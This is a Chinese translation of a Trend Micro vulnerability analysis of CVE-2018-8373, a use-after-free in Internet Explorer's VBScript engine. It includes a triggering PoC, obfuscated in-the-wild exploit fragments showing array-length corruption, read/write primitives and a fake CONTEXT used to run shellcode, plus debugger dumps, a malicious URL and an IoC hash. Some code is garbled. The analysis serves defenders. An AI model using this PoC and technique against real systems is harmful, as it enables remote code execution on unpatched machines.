

CVE-2018-8373 : VBScript引擎UAF漏洞

[angel010](#) / 2018-08-16 15:17:35 / 浏览数 5204 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

本文翻译自：

<https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscript-engine-affects-internet-explorer-to-run-arbitrary-code/>

Trend

Micro研究人员7月11日发现一个高风险IE漏洞，研究人员发送漏洞细节给微软并帮助修复了该漏洞。漏洞CVE编号为CVE-2018-8373，影响Windows最新版本的VBScript引擎。10 Redstone 3 (RS3)默认不启用VBScript，所以IE 11未受到影响。

研究人员发现了恶意web流量中的利用，下图是使用的恶意URL：

<http://windows-updates.microsoft.com/food.php?who=1?????>

图1. 使用的恶意URL

研究人员该漏洞利用使用了Heuristics（启发）的思想，而且利用样本使用了与CVE-2018-8174漏洞利用相似的混淆技术，也是VBScript引擎远程代码执行漏洞。

<pre> 90 <script language="vbscript"> 91 Dim llllIIl(17) 92 Dim IIIIII 93 Dim IIIfIil 94 Dim lIlIIIIl 95 Dim IILl(O,6) 96 Dim ILII 97 Dim IILlll,IllIIIl,lIIIIl 98 Dim llfIIl 99 Dim lIIIlI,lIIIIIl,lIlII,illIllI,lIlFIl 100 Dim IllIl 101 Dim IlIIlII 102 lIlIlIl=(&he6a+3065-&Hla33) 103 lIlIIl=unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000 % _") 104 "%ufffff%u7fff%u0000%u0000") 105 Function lIIlIl(Domain) 106 Id=&(ha3+6887-&HIlb8a) 107 IlIlIl=&(hf9a+3241-&Hlc43) 108 IIIFIIIl=&(hifd7+1468-&H2593) 109 IILIIIl=&(hl183+3282-&Hle55) 110 ILLIlIl=&(h41+1843-&H774) 111 Id=CLng(Rnd*1000000) 112 IILL=CIng((&h696+1109-&Haal)*Rnd Mod (&h1325+1962-&Hlac6)+(&h14d+5274-&H15ef 113 If(Id+lIIIl)Mod (&hdcl+2424-&H1737)=(&hc58+2315-&H1563) Then 114 IILL=lIIIl-(&hl828+2949-&H23ac) 115 End If 116 IIIFIIl=CIng((&hiff0+375-&H211e)*Rnd)Mod (&h1lc1+5048-&H255f)+(&hdaf+2615-&H 117 IILFIIl=CIng((&h38b+562-&H574)*Rnd)Mod (&h16al+44-&H16b3)+(&h9b9+1391-&HeC7) 118 lIlIl=Domain &"?" &Chr(IIFIIIl) &"=" &lId &"%" &Chr(lIIFIIl) &"=" &lIlIl</pre>	<div>CVE-2018-8373</div>	<pre> 11 <boby> 12 <script language="vbscript"> 13 Dim lIIl 14 Dim IYIIl(6),IlIIl(6) 15 Dim lIlI 16 Dim lIIIl(40) 17 Dim lIlIIl,lIIIlI 18 Dim lIIl 19 Dim illl,lIIIl 20 Dim lllIlI,lIIIIl 21 Dim lIIII,lIIIo 22 23 lIIl=19S948557 24 lIIIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%u0000 % _") 25 "%ufffff%u7fff%u0000%u0000") 26 lIIIIl=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000") 27 lIIl=19S890093 28 Function lIIII(Domain) 29 Id=&(h19a4+2791-&H248b) 30 lIIl=&(hcb+1079-&HSO2) 31 lIIIl=&(hleco+459-&H208b) 32 lIIII=&(hlD56+328-&Hle9e) 33 lIIIl=&(h817+7819-&H26a2) 34 Id=CIng(Rnd*1000000) 35 lIIl=CIng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&hlc17+ 36 If(Id+lIIIl)Mod (&hsCo+6421-&Hled3)=(&hloBa+S264-&H254a) Then 37 lIIl=lIIIl-(&h8ed+6447-&H219b) 38 End If 39 </pre>	<div>CVE-2018-8174</div>
---	--------------------------	---	--------------------------

图2. CVE-2018-8373 (左) 与CVE-2018-8174 (右) 比较

下面是样本漏洞利用使用的运行shellcode的方法：

```

If !IIII.IIIIII() <> True Then
Exit Function
End If
IIII.IIIIII
IIIIII=IIIIII(GetUInt32(g_ArrayAddr))
IIIIII=IIIIII(IIIIII,"msvcrt.dll")
IIIIII=IIIIII(IIIIII,"kernelbase.dll")
IIIIII=IIIIII(IIIIII,"ntdll.dll")
IIIIII=IIIIII(IIIIII,"VirtualProtect")
IIIIII=IIIIII(IIIIII,"NtContinue")
IIIIII=IIIIII(IIIIII,"RtlCaptureContext")
IIII.IIIIII()
IIII.Restore
StartExploit=(&h23c2+299-&H24ed)
End Function
StartExploit()

</script>

```

图3. CVE-2018-8373 (左) 与CVE-2018-8174 (右) 运行shellcode方法比较

研究人员怀疑该漏洞利用样本来自于同一个创建者。研究人员分析样本发现使用了vbscript.dll的一个新的use-after-free (UAF)漏洞,该漏洞在最新的VBScript引擎中还未修复。

漏洞起源分析

研究原始的漏洞利用是经过混淆的，本文通过POC解释漏洞被利用的过程：

```
<script language="vbscript">
Class MyClass
    Dim array()

    Private Sub Class_Initialize
        ReDim array(2)
    End Sub

    Public Default Property Get P
        ReDim Preserve array(1)
    End Property
End Class

Set cls = New MyClass
cls.array(2)=cls
</script>
```

图4. IE漏洞PoC

PoC定义了MyClass类，其中有一个叫做array的成员变量和2个成员函数，Class_Initialize和Default Property Get P。Class_Initialize是一种不建议使用的方法，现在已经被新的过程所替代。当对象初始化的时候，会被自动唤醒。在PoC中，Class_Initialize是重载的，当调用

默认属性是一个不需要特殊说明就开源访问的类属性。在PoC中，默认的Default Property Get函数会重载MyClass的默认属性。当调用被用来访问cls时，也会处理重载的函数。

漏洞的触发流会简化为下面三步：

1. 设置cls = New MyClass

设置会调用重载的函数Class_Initialize。在Class_Initialize中，ReDim array(2)会调用vbscript!RedimPreservearray来创建元素数是3的数组：

```
0:019> dd 0d2d0fe8 L8
0d2d0fe8  088000001 000000010 000000000 0d0d2fd0  array
0d2d0ff8  000000003 000000000 2???????? ????
0:019> dd 0d0d2fd0 Lc pvData
0d0d2fd0  000000000 000000000 000000000 000000000
0d0d2fe0  000000000 000000000 000000000 000000000
0d0d2ff0  000000000 000000000 000000000 000000000  array(2)
```

图5. 内存中的ReDim array(2)

2.cls.array(2)

调用vbscript!Accessarray来获取数组元素的地址。在vbscript!Accessarray中，首先会检查数组元素的索引是否越界：

```
.text:1001762A loc_1001762A: ; CODE XREF: AccessArray(VAR *,VAR *,int,VAR *,tagSAFE
.text:1001762A ; AccessArray(VAR *,VAR *,int,VAR *,tagSAFEARRAY *)+
.text:1001762A mov ecx,[ebp+SAFEARRAYBOUND]
.text:1001762D sub eax,[ecx+4] ; [ecx+4]=SAFEARRAYBOUND.lLbound
.text:10017630 js loc_10029824
.text:10017636 cmp eax,[ecx] ; [ecx]=SAFEARRAYBOUND.cElements
.text:10017638 jge loc_10029824
.text:1001763E add edi,eax
.text:10017640 mov eax,[ebp+cDims] check element index
.text:10017643 dec eax
.text:10017644 mov [ebp+cDims],eax
.text:10017647 test eax,eax
.text:10017649 jg loc_1002FCE9
.text:1001764F jmp loc_1002FCFA
.text:10017654 ; -----
```

图6. 检查vbscript!Accessarray中的元素索引

然后计算元素的地址，保存到栈中，并返回下面的值：

```

.text:10017654 ; -----
.text:10017654
.text:10017654 loc_10017654:
.text:10017654     mov     eax, [esi+4] ; CODE XREF: AccessArray(UAR *,UAR *,int,UAR *,tagSAFEARRAY *)+
.text:10017657     mov     ecx, [ebp+var_C] ; [esi+4] = SAFEARRAY.cbElements
.text:1001765A     imul    eax, edi ; edi=element_index
.text:1001765D     add     eax, [esi+0Ch] ; [esi+0Ch]=SAFEARRAY.pvData
.text:10017660     mov     [ecx], eax ; [ecx]=element_address
.text:10017662     mov     eax, [ebp+arg_0]
.text:10017665     test    eax, eax
.text:10017667     jnz     loc_10029803
.text:1001766B

```

```

eax=00000000 ebx=00000000 ecx=0e19bbcc edx=00000002 esi=0e19bc18 edi=0e19bcf4
eip=6ab17675 esp=0e19bba0 ebp=0e19bc28 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray+0x133:
6ab17675 c20c00      ret     0Ch
0:019> dd esp lc
0e19bba0 6ab35405 00000000 0e19be00 00000000
0e19bbb0 08c9efc0 01868f80 6ab35040 00796dc4
0e19bbc0 01ffffff 01868f80 0e19bcf4 0d0d2ff0

```

图7. 在栈中保存元素地址

3. cls.array(2)=cls

cls.array(2)=cls会调用vbscript!AssignVar来设置MyClass的默认属性值为cls.array(2)。获取MyClass的默认属性值后，会调用 Public Default Property Get P并执行Public Default Property Get P中的ReDim array(1)脚本，释放原来的'array.pvData'：

```

0:024> dd 0d2d0fe8 l8
0d2d0fe8 08800001 00000010 00000000 0d16efe0
0d2d0ff8 00000002 00000000 00000000 00000000
0:024> dd 0d16efe0 l8
0d16efe0 00000000 00000000 00000000 00000000
0d16eff0 00000000 00000000 00000000 00000000
0:024> dd 0d0d2fd0 lc
0d0d2fd0 00000000 00000000 00000000 00000000
0d0d2fe0 00000000 00000000 00000000 00000000
0d0d2ff0 00000000 00000000 00000000 00000000

```

图8. 释放原来的pvData

array(2)的地址仍然保存在栈中，Public Default Property Get P的返回值会访问释放的内存，并触发vbscript!AssignVar中的use-after-free (UAF)漏洞：

```

0:024> g
(a98.778): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=01868f80 ecx=05c95fe8 edx=0008001f esi=0e19bb90 edi=0d0d2ff0
eip=6ab04d27 esp=0e19bb50 ebp=0e19bba0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
vbscript!AssignVar+0x14a:
6ab04d27 8b07      mov     eax,dword ptr [edi] ds:0023 0d0d2ff0-????????
0:019> !heap -p -a edi
        address 0d0d2ff0 found in
        _DPH_HEAP_ROOT @ 12b1000
        in free-ed allocation ( DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
        cb52854:         d0d2000         2000

```

图9. vbscript!AssignVar中的崩溃

vbscript!Accessarray会检查数组元素索引是否越界。在获取类的默认属性值后，会差法脚本回调函数Default Property Get修改数组的长度，然后在vbscript!AssignVar中访问时就不需要检查数组的元素了。

漏洞利用分析

漏洞的利用过程可以简化为以下三个步骤：

- 利用漏洞来修改二维数组的长度为0x0FFFFFFF；
- 实现Read/Write原语；
- 欺骗CONTEXT结构，执行shellcode。

下面详细分析以下漏洞的利用：

1. 修改二维数组长度

首先，漏洞会定义两个数组，在下图中标记为array1和array2。array1就是前面PoC中描述的数组，array2是一个二维数组，其中每个元素的值都是3。

```
<script language="vbscript">
    Dim llllIIl(17)
Dim IIIIIl
    Dim IIIIIl
    Dim llllIIl
    Dim IIlI(0,6)      array2
Dim IIlI
    Dim IIIIIl,IIIIIIl,IIIIIIl
    Dim IIIIIl

    For IIII=(&hce8+3630-&H1b16) To UBound(IIlI,(&h12dc+3245-&H1f87))
IIlI((&h31b+1770-&Ha05),IIII)=(&h1df+2480-&Hb8c)      array2(0, i)=3
    Next
```

图10. 定义array2

然后使用脚本回调函数Default Property

Get释放原来的array1.pvData，设置array2为新的array1.pvData。因为原来array1.pvData的大小和array2.SAFEARRAY结构是相同的，在内存中是0x30字节。Property Get的返回值0x0FFFFFFF会覆盖array2.SAFEARRAY的结构SAFEARRAYBOUND，并修改二维数组的长度为0x0FFFFFFF。

```
Public Default Property Get P
Dim IIII
Dim llllIIl
ReDim llllIIl(IIIIII-(&h821+6981-&H2365))
For IIII=(&h1913+325-&H1a58) To UBound(IIIIII)
IIIIII(IIII)=IIlI
Next
ReDim Preserve llll(1000000)      ReDim array1
Erase llllIIl
For IIII=(&h422+5918-&H1b40) To llllII
    llll(IIII)=IIlI      array1(i)=array2
Next
For IIII=16384 To 16400
Set llll(IIII)=IIlI
Next
P=g myInt      g_myInt=0x0FFFFFFF
End Property
```

图11. 定义Default Property Get

```

0:019> dd 0aab1750 l8
0aab1750 08800001 00000010 00000000 02be09e0 array1
0aab1760 00000003 00000000 002df8f1 88000000
0:019> dd 02be09e0 l8
02be09e0 00000000 00000000 00000000 00000000 pvData
02be09f0 00000000 00000000 00000000 00000000
02be0a00 00000000 00000000 00000000 00000000
0:019> !heap -p -a 02be09e0
address 02be09e0 found in
_HEAP @ 300000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02be09d8 0007 0000 [00] 02be09e0 00030 - (busy)

```

Step 1: Redim array1(2)

```

0:024> dd 0aab1750 l8
0aab1750 08800001 00000010 00000000 08080020 array1
0aab1760 000186a1 00000000 002df8f1 88000000
0:024> dd 02be09e0 l8
02be09e0 0000ffff 00000001 00000001 00000000 original pvData
02be09f0 00000000 00000000 00000352 00000269
02be0a00 00000000 00000000 00000352 00000269
0:024> !heap -p -a 02be09e0
address 02be09e0 found in
_HEAP @ 300000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02be09d8 0007 0000 [00] 02be09e0 00030 - (free)

```

Step 2: Redim array1(10000)

```

76f03bec cc int 3
0:024> dd 0aab1750 l8
0aab1750 08800001 00000010 00000000 08080020 array1
0aab1760 000186a1 00000000 002df8f1 88000000
0:024> dd 02be09e0 l8
02be09e0 00000000 00000000 00000000 0000000c original pvData is reused by
02be09f0 08800002 00000010 00000000 0ac7ff50 SAFEARRAY of array2
02be0a00 00000007 00000000 00000001 00000000
0:024> !heap -p -a 02be09e0
address 02be09e0 found in
_HEAP @ 300000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02be09d8 0007 0000 [00] 02be09e0 00030 - (busy)

```

Step 3: Set array1(i) = array2

```

0:017> dd 0aab1750 l8
0aab1750 08800001 00000010 00000000 08080020 array1
0aab1760 000186a1 00000000 002df8f1 88000000
0:017> dd 02be09e0 l8
02be09e0 00000000 00000000 00000000 0000000c array2 SAFEARRAYBOUND is
02be09f0 08800002 00000010 00000000 0ac7ff50 modified by Default
02be0a00 00000003 00000000 0ffffff 00000000 Property Get return value
0:017> dd 08080020
08080020 6a67200c 0aab1750 02be0a28 00000001 array1.pvData->array2
08080030 6a67200c 0aab1750 02be09f0 00000001
08080040 6a67200c 0aab1750 0abe8050 00000001
08080050 6a67200c 0aab1750 0abe8088 00000001
08080060 6a67200c 0aab1750 0abe80c0 00000001
08080070 6a67200c 0aab1750 0abe80f8 00000001
08080080 6a67200c 0aab1750 0abe8130 00000001
08080090 6a67200c 0aab1750 0abe8168 00000001

```

Step 4: Default Property Get return

图12. 修改数组长度的步骤

2. RW原语

然后得到数组array1 (index_vuln)(0x0FFFFFFE, 2), 其长度被UAF修改过了。通过搜索array1的元素, 可以在下面的脚本中找到index_vuln:

```

For III1=(&h22df+927-&H267e) To 11111
If (UBound(1111 (III1), (&h16ea+1354-&H1c33))-LBound(1111 (III1), (&h1069+2664-&H1ad0)))+(&h1199+4906-&H24c2)=268435455 Then
III1-III1 index_vuln
Exit For
End If
--

```

图13. 搜索array1 (index_vuln)(0x0FFFFFFE, 2)

然后使用array1(index_vuln)(0x0FFFFFFE, 2)实现out-of-bounds (OOB), 并找出2个用于类型混淆的数组元素。

```

For IIII=(&h1d01+751-&H1ff0) To UBound(IIII, (&h1045+5063-&H240a))
1111(IIII) (IIII+IIII, IIII)=(&h1516+3590-&H231c) set array1(index_vuln)(i,0)=0 for location in memory
Next
1111=(&h59c+5127-&H19a3)
11111=(&h1e8c+1530-&H2486)
1111=(&hb42+5488-&H20b2)
IIII=FALSE
Do While 1111<268435455
If 1111=(&h1876+1254-&H1c5c) Then
1111=268435200
End If
11111=IIII1(1111)And(131071-65536)
If 111111>(&hec0+2189-&H174a) Then
111111=1111(IIII) (IIII+1111-(&h717+6961-&H2247), IIII)And(131071-65536)
If 111111=(&hcbb+3456-&H1a39) Then
1111=1111-UBound(IIII, (&hab2+2374-&H13f6))
11111 1111."A"
Exit Do
End If
Else
111111=(&h11bb+4519-&H2362)
111111=(&he21+4621-&H202e)
End If
1111=1111+(&h2af+7887-&H217d)
Loop
For IIII=(&h948+463-&Hb17) To 11111
If IIII11(1111(IIII)) Then
11111=IIII
IIII=TRUE
Exit For
End If
Next
End Function

```

search in memory and set "A" for location

index_A

find array1(index_B)(0,0)

```

0:002> dd 0b291990 L8
0b291990 088000001 000000010 000000000 092d0020
0b2919a0 000186a1 000000000 5f51161d 880000000
0:002> dd 092d0020 + 21*10
092d0230 6a64200c 0b291990 044092c8 000000001
092d0240 6a64200c 0b291990 0b451870 000000001
092d0250 6a64200c 0b291990 0b4518a8 000000001
092d0260 6a64200c 0b291990 0b4518e0 000000001
092d0270 6a64200c 0b291990 0b451918 000000001
092d0280 6a64200c 0b291990 0b451950 000000001
092d0290 6a64200c 0b291990 0b451988 000000001
092d02a0 6a64200c 0b291990 0b4519c0 000000001
0:002> dd 044092c8 L8
044092c8 088000002 000000010 000000000 0b44f050
044092d8 000000003 000000000 0ffffff 000000000
0:002> dd 0b44f050 L50
0b44f050 000000002 000000000 000000000 000000000
0b44f060 000000002 000000000 000000000 000000000
0b44f070 000000002 000000000 000000000 000000000
0b44f080 000000002 000000000 000000000 000000000
0b44f090 000000002 000000000 000000000 000000000
0b44f0a0 000000002 000000000 000000000 000000000
0b44f0b0 000000002 000000000 000000000 000000000
0b44f0c0 502ff398 880000000 000000002 000000000
0b44f0d0 6a640008 044092c8 04378674 000000002
0b44f0e0 02730003 000000000 000000002 000000000
0b44f0f0 02730003 000000000 000000002 000000000
0b44f100 02730003 000000000 000000002 000000000
0b44f110 02730003 000000000 000000002 000000000
0b44f120 02730003 000000000 000000002 000000000
0b44f130 02730003 000000000 502ff3a7 880000000
0b44f140 000000002 000000000 02730003 000000000
0b44f150 000000002 000000000 02730003 000000000
0b44f160 000000002 000000000 02730003 000000000
0b44f170 000000002 000000000 02730003 000000000
0b44f180 000000002 000000000 02730003 000000000
0:002> da 04378674
04378674 "A"

```

array1

find index_vuln=0x21
array1(0x21)(0x0FFFFFFE, 2)

Heap Block Header

array1(index_B)(0,0)

array1(index_vuln)(index_A, 0)

图14、15. 搜索两个数组的元素

然后漏洞就得到了两个数组元素：array1(index_B)(0, 0)和array1(index_vuln)(index_A, 0)，在内存中的距离为8字节。在内存中搜索的完全利用如下：




图16. 在内存中搜索的方法说明

最后，使用2个数组元素来实现read and write原语：

```
Function GetUint32 (l11I)
Dim value
l11I1 l11I, l11I+(&h2d2+3137-&Hf0f)
l11I (l11I1) ((&hfa8+4411-&H20e3), (&h179f+3549-&H257c)) = (&h836+4622-&H1a3c)
value=LenB(l11I (l11I) (l11I+l11I, l11I))
l11I (l11I1) ((&ha7b+3234-&H171d), (&h1b66+207-&H1c35)) = (&h818+3651-&H165b)
GetUint32=value
End Function

Private Sub l11I11I
l11I1 l11I, l11I11 → l11I11=Unescape("~%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%7fff%u0000%u0000")
l11I (l11I1) ((&h2f5+8664-&H24cd), (&h32+5848-&H170a)) = 8204
End Sub
```

```
0:008> dd 0a958678 L30
0a958678 00000002 0000013f 00000000 0216b020
0a958688 00000002 0000013f 00000000 0216b020
0a958698 00000002 0000013f 00000000 0216b020
0a9586a8 00000002 0000013f 00000000 0216b020
0a9586b8 00000002 0000013f 00000000 0216b020
0a9586c8 00000002 0000013f 00000000 0216b020
0a9586d8 00000002 0000013f 00000000 0216b020
0a9586e8 1457983b 88000000 00000002 0215e1fc
0a9586f8 0000200c 00006000 0b06ea54 00000002 array1(index_vuln)(index_A,0)
0a958708 02160003 00000000 00000002 00000000
0a958718 02160003 00000000 00000002 00000000
0a958728 02160003 00000000 00000002 00000000
0:008> dd 0b06ea54 L8
0b06ea54 08800001 00000000 00000000 00000000
0b06ea64 7fffffff 00000000 00000000 14612d90 fake SAFEARRAY
```

```
Sub l11I11I(l11I,value)
l11I (l11I) (l11I+l11I, l11I) (l11I)=value WriteMemory
End Sub

Function l11I11I(l11I)
l11I11I=l11I (l11I) (l11I+l11I, l11I) (l11I) ReadMemory
End Function
```

图17. RW原语的实现

3. 运行shellcode

使用原语来泄露模块的地址：

```

I1I1I1I1=I1I1I1I (GetUInt32 (g_ArrayAddr))
11I1I1I=11I1I1I (I1I1I1I1,"msvcrt.dll")
1I1I1I11=11I1I1I (11I1I1I1,"kernelbase.dll")
I1I1I1I=11I1I1I (11I1I1I1,"ntdll.dll")
I1I1I1I1=1I1I1I1 (1I1I1I11,"VirtualProtect")
1I1I1I1=1I1I1I1 (I1I1I1I,"NtContinue")
I1I1I11=1I1I1I1 (I1I1I1I,"RtlCaptureContext")

```

Leak module address same as CVE-2018-8174

先知社区

图18. 泄露模块的地址

通过修改一些变种的VarType为0x4d，并把值修改为0，可以调用vbscript!VAR::Clear，然后调用栈会修改返回地址为NtContinue的地址和假的CONTEXT结构来运行。

```

Sub I1I1I1I
1111 (11111) ( (&h4a0+231-&H587), (&h1234+1161-&H16bd))=(&h18bf+263-&H1979) 0x4d
11I11 1I11, (&ha07+804-&Hd2b) 0
End Sub

```

先知社区

图19. 修改变种


```

0:019> kb 25
ChildEBP RetAddr  Args to Child
08cd9768 6aa19e60 08cd9930 00000000 018ba0d2 vbscript!VAR::Clear+0x12
08cd978c 6aa04b04 00000004 c0bb5b96 01854d80 vbscript!GcContext::FreeToMark+0x76
08cd98c4 6aa062ee 08cd9b20 c0bb5a46 018ba9d8 vbscript!CScriptRuntime::RunNoEH+0x71a
08cd9914 6aa0620b 08cd9b20 08cd9a40 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cd9a24 6aa03c9c 08cd9b20 00000001 018ba9d8 vbscript!CScriptEntryPoint::Call+0x10b
08cd9b6c 6aa062ee 08cd9d20 c0bb58ee 018baa08 vbscript!CScriptRuntime::RunNoEH+0x26a9
08cd9bbc 6aa0620b 08cd9d20 6aa06100 08cd9d20 vbscript!CScriptRuntime::Run+0xc3
08cd9ccc 6aa2e949 08cd9d20 00000000 018baa08 vbscript!CScriptEntryPoint::Call+0x10b
08cd9d30 6aa356a2 01883728 08cda178 00000000 vbscript!CSession::Execute+0x12e
08cd9dc8 6aa282c0 01839ee0 0000000d 00000409 vbscript!NameTbl::InvokeEx+0x733
08cd9e0c 6aa28289 0000000d 00000409 00000001 vbscript!IDispatchExInvokeEx2+0xbd
08cd9e3c 6aa300b8 0000000d 00000409 00000001 vbscript!IDispatchExInvokeEx+0x3d
08cda054 6aa29245 0000000d 00000001 08cda178 vbscript!InvokeDispatch+0x24d
08cda07c 6aa04396 08cda148 00000001 08cda178 vbscript!InvokeByName+0x48
08cda1c4 6aa062ee 08cda420 c0bb6146 018baa58 vbscript!CScriptRuntime::RunNoEH+0x2e22
08cda214 6aa0620b 08cda420 08cda340 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cda324 6aa03d00 08cda420 00000000 018baa58 vbscript!CScriptEntryPoint::Call+0x10b
08cda46c 6aa062ee 08cda6c8 c0bb67ee 018baa88 vbscript!CScriptRuntime::RunNoEH+0x270d
08cda4bc 6aa0620b 08cda6c8 08cda5e8 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cda5cc 6aa03d00 08cda6c8 00000001 018baa88 vbscript!CScriptEntryPoint::Call+0x10b
08cda714 6aa062ee 00000000 c0bb6436 018baac8 vbscript!CScriptRuntime::RunNoEH+0x270d
08cda764 6aa0620b 00000000 6aa06100 00000000 vbscript!CScriptRuntime::Run+0xc3
08cda874 6aa2e949 00000000 00000001 018baac8 vbscript!CScriptEntryPoint::Call+0x10b
08cda8d8 6aa356a2 01853880 00000000 00000001 vbscript!CSession::Execute+0x12e
08cda970 6aa282c0 01839ee0 00000003 00000409 vbscript!NameTbl::InvokeEx+0x733
08cda9b4 6aa28289 00000003 00000409 00000001 vbscript!IDispatchExInvokeEx2+0xbd
08cda9e4 6aa300b8 00000003 00000409 00000001 vbscript!IDispatchExInvokeEx+0x3d
08cdaabfc 6aa29245 00000003 00000001 00000000 vbscript!InvokeDispatch+0x24d
08cdac24 6aa04439 08cdacf0 00000001 00000000 vbscript!InvokeByName+0x48
08cdad6c 6aa062ee 00000000 c0bb6eee 00000000 vbscript!CScriptRuntime::RunNoEH+0x2ec5
08cdadbfc 6aa0620b 00000000 01883818 6aa060b8 vbscript!CScriptRuntime::Run+0xc3
08cdaecc 6aa1864e 00000000 00000000 00000000 vbscript!CScriptEntryPoint::Call+0x10b
08cdaf14 6aa18587 00000001 6aa147f0 08cdaf88 vbscript!VBScriptClass::TerminateClass+0x95
08cdaf30 76f1508f 01886b58 0ac78a28 0b026064 vbscript!VBScriptClass::Release+0x30
08cdaf50 6aa09017 ffffffff 0ac78a28 08cdb150 ntdll!ZwConnectPort+0xf
08cdafa8 6aa04827 018bab68 00000001 c0bb73b6 vbscript!AssignVar+0x26c
08cdb0e4 6aa062ee 08cdb340 c0bb7266 018bab98 vbscript!CScriptRuntime::RunNoEH+0x341a
0:019> dd 08cdaf30 14
08cdaf30 08cdaf50 76f15090 01886b58 0ac78a28
0:019> ln 76f15090
(76f15090) ntdll!ZwContinue | (76f150a0) ntdll!NtCreateDebugObject
Exact matches:
ntdll!NtContinue = <no type information>
ntdll!ZwContinue = <no type information>

eax=0003ffff ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0
eip=76f15090 esp=08cdaf3c ebp=08cdaf50 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
ntdll!ZwContinue:
76f15090 b83c000000          mov     eax,3Ch
0:019> dd poi(esp+4)+B8 18
0b02611c 74e11b2f 00000001b 00000000 08cd5000 CONTEXT.EIP = 0x74e11b2f
0b02612c 00000023 43434343 43434343 43434343 CONTEXT.ESP = 0x08cd5000
0:019> ln 74e11b2f
(74e11b2f) KERNELBASE!VirtualProtect | (74e11b50) KERNELBASE!VirtualProtectEx
Exact matches:
0:019> dd 08cd5000 18
08cd5000 041d002c 041d002c 00003000 00000040 VirtualProtect params
08cd5010 041d0024 76f15090 44444444 0934f84c
0:019> dd 041d002c
041d002c cccccccc 41414141 41414141 41414141
041d003c 41414141 41414141 41414141 41414141
041d004c 41414141 41414141 41414141 41414141
041d005c 41414141 41414141 41414141 41414141
041d006c 41414141 41414141 41414141 41414141
041d007c 41414141 41414141 41414141 41414141
041d008c 41414141 41414141 41414141 41414141
041d009c 41414141 41414141 41414141 41414141

```

图20. 运行shellcode

基于以上分析，该漏洞很容易就可以利用。而且这是今年发现的第二个VB引擎漏洞利用，因此，研究人员认为很快会有其他的VB引擎漏洞利用出现。

IoC
 哈希值 (SHA256):
 0d6fe137790e2ebdf4fac2dd500656f3a6f74c0d1598251929ea3558f965675f – detected as HTML_EXPLOIT.YYRW

点击收藏 | 1 关注 | 1

[上一篇：CFG防护机制的简要分析](#) [下一篇：一个有趣的任意文件读取](#)

1. 0 条回复

- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)